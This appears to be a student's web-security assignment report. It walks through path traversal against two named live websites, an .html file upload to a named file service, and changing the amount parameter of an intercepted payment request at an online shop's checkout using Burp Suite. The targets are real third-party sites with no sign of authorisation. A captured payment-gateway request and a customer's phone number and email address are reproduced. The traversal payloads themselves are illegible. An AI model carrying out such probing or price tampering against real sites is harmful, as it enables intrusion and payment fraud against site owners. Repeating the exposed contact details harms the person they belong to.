

TASK – 4 (WEB APP SEC)

TARGET:

- 1) Find 3 websites vulnerable to directory transversal/ Path transversal vulnerability.
- 2) Find 2 websites vulnerable to file upload vulnerability.
- 3) Find 1 website vulnerable to parameter tampering vulnerability.

SYNOPSIS:

Directory transversal/ Path transversal vulnerability:

Directory transversal, also known as path transversal, is a web security vulnerability that occurs when an application allows user-supplied input to access files or directories outside of the intended directory. This vulnerability can be exploited to gain unauthorised access to sensitive files or execute arbitrary code on the server.

File upload vulnerability:

A file upload vulnerability is a security flaw that occurs when an application allows users to upload files without properly validating and securing them. This vulnerability can be exploited by an attacker to upload malicious files, which can lead to various types of attacks such as remote execution, denial-of-service, data exfiltration, or even compromise of the entire system.

Parameter Tampering Vulnerability:

It is a web security vulnerability that occurs when an attacker manipulates the values of the parameters or input field to modify the behaviour or functionality of an application.

PROCEDURE:

Directory transversal/ Path transversal vulnerable websites:

WEBSITE-1: <https://www.slstudio.se/>

URL = <https://www.slstudio.se/index.php?page=hem.php>

Step-1:

A screenshot of a web browser displaying the SL-Studio website. The browser's address bar shows the URL "slstudio.se/index.php?page=hem.php". The website has a dark blue header with the "SL Studio" logo. Below the header is a navigation menu with links: Hem, Inspelningsstudio, Produktionsmusik, Uthyrning, Filmproduktion, Webbdesign, Datorservice, Digitalisering, Länkar, Prislista, and Kontakt. The main content area has a dark background with a grid pattern. It features a grey box with the heading "Välkommen till SL-Studio!". Below this, there are several paragraphs of text in Swedish, describing the studio's services, including recording, mixing, and production. The text mentions a wide range of music genres from hard rock to schlagerkaraoke, and offers services like live sound, lighting, and event production. It also mentions professional web design and digitalization services. The bottom of the page shows a Windows taskbar with various application icons and a system clock indicating 2:44 PM on 5/31/2023.


Step-2:

Now replace the hem.php from the URL with the payload as mentioned below.

Payload:

[illegible]

Now click on enter.



WEBSITE-2: <https://www.ravagedband.com/>

URL = <https://www.ravagedband.com/index.php?page=home.php>


Firstly, open the URL in your browser.




Payload:

[illegible]

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Now click on enter to view the result.



Here we are able to view the poath location of the user information of the internal server OS.

Websites vulnerable to File Upload Vulnerability:


WEBSITE-1:

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URL = <https://www.filestack.com/>


Step-1:

Open the URL in your browser.



Step-2:


Upload a .html file that you already downloaded.



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Step-3:

Now intercept the request in the burpsuite proxy. There we can see the 200 OK HTTP response.



Websites vulnerable to Parameter Tampering:


WEBSITE-1:

URL = <https://www.justbake.in/>

Step-1:


Open the vulnerable website in your browser.

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Step-2:

Login to your account and try to place an order.



Step-3:


Proceed to checkout and select your desired payment gateway option.

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The screenshot shows a web browser window with the URL 'igp.com'. The page has a red header with the 'igp' logo. Below the header, there are three tabs: 'Delivery Details' (checked), 'Order Summary' (checked), and 'Payment'. The 'Payment' tab is active, showing a 'Total Amount : ₹ 595'. On the left, there are payment method options: CREDIT CARD, DEBIT CARD, NET BANKING, UPI, SIMPL, and WALLETS. The 'DEBIT CARD' option is selected. In the center, there are input fields for 'Card Number', 'Name on Card', 'Expiry (MM/YY)', and 'CVV'. A red 'MAKE PAYMENT' button is at the bottom. On the right, there is a 'Delivering to :' section with the address 'Mr. abcd, abcd, Hyderabad, Telangana India - 500044', a phone number '+91-7093124344', and an email 'stis4899@gmail.com'. A yellow banner at the top of the payment section states 'All payment transactions are 128-bit SSL encrypted'.

Step-4:

Now turn on the intercept in burpsuite and forward the request continuously.



Step-5:

Now select the amount parameter in the HTTP request field.

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Request to https://ecom.airtelbank.com:443 [59.145.88.44]

Forward Drop Intercept is on Action Open Browser

Comment this item

Pretty Raw \n Actions

```
1 GET /ecomui/login/5305311659403956?usecase=ecom.pay.web&login=true&name=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-ICP&amount=595.00&mobNumber=9988776655&hash=42a8948b06ed276c1eb450a4aldad3a59aa7ce17d81078e627dee604caad4fbd3621ac020e115cf1b74f37d3dcada5e673ad9a85c9ebc1ff36a9b67b4a3ad&redirectionURL=https%3F%2Fsecure.payu.int%2Fb838c7291ac9b8c79e8b88a9c8d82542Fairtelmoney_response.php%3FSTATUS%3DPAL%26COD%3D999999%26MSG%3DApologies.%20We%20are%20experiencing%20some%20internal%20issues.%20Please%20try%20again%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D595.00%26TRAN_CURA%3DINR%26TRAN_DAT%3D05312023160027%26TXN_REF_N0%3D17453657560%26HASH%3Dn